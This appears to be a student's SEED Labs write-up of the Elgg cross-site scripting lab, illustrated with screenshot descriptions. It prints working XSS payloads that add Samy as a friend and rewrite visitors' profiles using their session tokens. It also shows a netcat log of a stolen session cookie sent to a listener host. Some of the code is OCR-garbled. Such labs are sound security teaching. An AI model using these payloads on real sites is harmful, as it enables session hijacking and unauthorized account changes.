menus for 'Display name' (set to 'Samy'), 'About me' (containing a script that attempts to steal the user's cookie), 'Brief description' (set to 'Public'), 'Location' (set to 'Public'), and 'Interests' (set to 'Public'). On the right, there are buttons for 'Edit avatar' (disabled), 'Edit profile' (highlighted in grey), 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. The top navigation bar includes links for 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', and 'Search'. The status bar at the bottom indicates 'May 14 05:03' and '90%'. A sidebar on the far left shows icons for various applications.

All the files are saved and attack is launch.

The screenshot shows the user profile page for 'Samy' on the 'Elgg For SEED Labs' platform. The URL in the address bar is www.seed-server.com/profile/samy. The page header shows 'Samy : Elgg For SEED Lab'. A green success message at the top right says 'Your profile was successfully saved.' The main content area shows the user's profile picture (a black silhouette of a person wearing a hat and sunglasses) and a link to 'Edit profile'. Below the profile picture is a box labeled 'About me'. To the right of the profile picture, there are buttons for 'Edit avatar' and 'Edit profile'. A sidebar on the left lists 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Write post'. At the bottom left, a status bar says 'Waiting for 10.9.0.1...'. The top navigation bar and status bar are identical to the previous screenshot.


Now you can check, the packets are capture and details are here.



```
seed@VM: ~/Labsetup
Connection received on 10.0.2.15 52608
GET /?c=Elgg%3Dmsmn1442qi9iftp2re1dbp77r HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy

^C
[05/14/23] seed@VM:~/.../Labsetup$ nc -l 5555
GET /?c=Elgg%3Dmsmn1442qi9iftp2re1dbp77r HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

Now open the samy profile from the alice account.



Newest members


Newest | Alphabetical | Popular | Online

| Avatar | Name |
|--------|---------|
| | Samy |
| | Charlie |
| | Boby |
| | Alice |
| | Admin |


Search members

Total members: 5

This is the packets details in the alice profile.



Task-4: Now add the samy by just clicking on alice account members list.



To add the code in the about me of samy account that is shown above.

The screenshot shows the 'Edit profile' page for a user named 'Samy' on the 'Elgg For SEED Labs' platform. The 'About me' field contains the following JavaScript code:

```
var Ajax=null;
var ts="a_elgg_ts=" + elgg.security.token._elgg_ts;
var token="a_elgg_token=" + elgg.security.token._elgg_token;

//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add?ifriend=59" + token + ts;

//FILL IN! Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send();
```

The rest of the profile form is visible, including fields for 'Display name' (Samy), 'Brief description' (Public), 'Location' (Public), and 'Interests' (Public). On the right side, there is a sidebar with options like 'Edit avatar', 'Edit profile' (which is currently selected), 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. The browser status bar at the top indicates it's May 14, 06:03.

Now, save the changes launches the attack.

The screenshot shows the user profile for 'Samy' on the 'Elgg For SEED Labs' platform. A green success message 'Your profile was successfully saved.' is displayed at the top right. The profile page includes a large thumbnail of 'Samy' wearing a hat and sunglasses, and a sidebar with links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Write post'. The browser status bar at the top indicates it's May 14, 06:04.


This is the Alice profile there is nothing here.

A screenshot of a Firefox browser window titled "Alice's friends". The URL is www.seed-server.com/friends/alice. The page header says "Alice's friends" and below it, "No friends yet." To the right is a sidebar for Alice, which includes links for Blogs, Bookmarks, Files, Pages, Wire post, Friends, Friends of, and Collections. The sidebar shows a small profile picture of Alice.

Open the members in the Alice account.

A screenshot of a Firefox browser window titled "Newest members". The URL is www.seed-server.com/members. The page header says "Newest members" and includes tabs for Newest, Alphabetical, Popular, and Online. Below the tabs is a search bar labeled "Search members" with a "Search" button and a note "Total members: 5". A list of members is shown with their names and profile icons: Samy, Charlie, Boby, Alice, and Admin. At the bottom left, a link "www.seed-server.com/profile/samy" is visible.

Click on the samy profile.




The screenshot shows a Firefox browser window with multiple tabs open. The active tab is 'Sam : Elgg For SEED Lab' at www.seed-server.com/profile/samy. The page title is 'Samy'. On the left, there's a sidebar with a profile picture of a person in a black hoodie and sunglasses, and links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. At the top right, there are buttons for 'Remove friend' and 'Send a message'. The browser interface includes a toolbar at the top and a vertical sidebar on the left.

When click on the friends, it shows the samy as friend of alice.

www.seed-server.com/friends/alice. The sidebar on the left shows a list of friends, with 'Samy' highlighted. A dropdown menu for 'Friends' is open, showing options like 'Profile', 'Settings', 'Friends', and 'Log out'. The URL in the address bar is 'www.seed-server.com/friends/alice'." data-bbox="69 559 834 860"/>

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is 'Alice's friends : Elgg For SEED Lab' at www.seed-server.com/friends/alice. The page title is 'Alice's friends'. On the left, there's a sidebar with a profile picture of a person in a black hoodie and sunglasses, and links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. Below this, there's a section for 'Friends' with 'Samy' listed. A dropdown menu for 'Friends' is open, showing options like 'Profile', 'Settings', 'Friends', and 'Log out'. The browser interface includes a toolbar at the top and a vertical sidebar on the left.


Task 5: check the victim of the attacker.




The screenshot shows a terminal window titled 'Text Editor' with a file named 'editprofile.js'. The code is a JavaScript exploit for an Elgg application. It constructs a URL by concatenating tokens, user names, and security tokens. It then creates an XMLHttpRequest object, sets its method to POST, and sends the constructed URL and content. The exploit checks if the user's guid matches a specific value ('samyGuid') and performs an Ajax request to modify the profile if they don't match.

```
1<script type="text/javascript">
2window.onload = function()
3{
4    var name=&name"+elgg.session.user.name;
5    var guid=&guid"+elgg.session.user.guid;
6    var ts=_elgg_ts=+elgg.security.token._elgg_ts;
7    var token=_elgg_token=+elgg.security.token._elgg_token;
8    var desc = "&description=Samy is my best hero" + "&accesslevel[description]=2";
9
10   //Construct the content of your url.
11   var content= token + ts + name + desc + guid; //FILL IN
12   var samyGuid=59; //FILL IN
13   var sendurl="http://www.seed-server.com/action/profile/edit";
14
15   if(elgg.session.user.guid!=samyGuid)
16   {
17       //Create and send Ajax request to modify profile
18       var Ajax=null;
19       Ajax=new XMLHttpRequest();
20       Ajax.open("POST", sendurl, true);
21       Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
22       Ajax.send(content);
23   }
24}
25</script>
```

This is the samy profile.



Now, add the code to the bio of the samy.




The screenshot shows the 'Edit profile' page for a user named 'Samy'. In the 'About me' field, there is a large block of JavaScript code. The code is as follows:

```
<script type="text/javascript">
window.onload = function()
{
    var name = elgg.session.user.name;
    var guid = elgg.session.user.guid;
    var ts = elgg.tso + elgg.security.token_elgg_ts;
    var token = elgg_token = elgg.security.token_elgg_token;
    var desc = elgg.description + "Samy is my best hero" + "&accesslevel[description]=2";
    //Construct the content of your url
    var content = ts + name + desc + guid //F11 IN
}
```

Below the 'About me' field, there are dropdown menus for 'Public' under 'Brief description', 'Location', and 'Interests'.

Now, changes are saved.



The screenshot shows the user's profile page for 'Samy'. A green success message at the top right states 'Your profile was successfully saved.' The 'About me' field now contains the previously inserted JavaScript code. The sidebar on the left shows links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Write post'.

Now, open the Alice account.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is 'Alice : Egg For SEED Lab' at www.seed-server.com/profile/alice. The page displays the user profile for 'Alice'. At the top right are 'Edit avatar' and 'Edit profile' buttons. Below the profile picture is a sidebar with links: 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. The main content area is currently empty. The browser's address bar shows the URL and the title 'Alice : Egg For SEED Lab'. The status bar at the bottom indicates it's May 14 07:37.

Now, check the members list of the alice.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is 'Newest members : Egg For SEED Lab' at www.seed-server.com/members. The page lists the newest members: Samy, Charlie, Boby, Alice, and Admin. Each member has a small profile icon and a link to their profile page. On the right side, there is a search bar labeled 'Search members' and a note 'Total members: 5'. The browser's address bar shows the URL and the title 'Newest members : Egg For SEED Lab'. The status bar at the bottom indicates it's May 14 07:38.

Click on the samy profile.


The screenshot shows a Firefox browser window with multiple tabs open. The active tab is 'Sam : Elgg For SEED Lab'. The page title is 'Elgg For SEED Labs'. The main content is a user profile for 'Sam'. The profile picture is a black silhouette of a person wearing a hat and sunglasses. The 'About me' section contains the text 'About me' and 'Samy : Elgg For SEED Lab'. There are buttons for 'Remove friend' and 'Send a message'.

Attack is successfully done, and profile is updated.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is 'Alice : Elgg For SEED Lab'. The page title is 'Elgg For SEED Labs'. The main content is a user profile for 'Alice'. The profile picture is a cartoon illustration of a blonde girl. The 'About me' section contains the text 'About me' and 'Samy is my best hero'. There are buttons for 'Edit avatar' and 'Edit profile'.

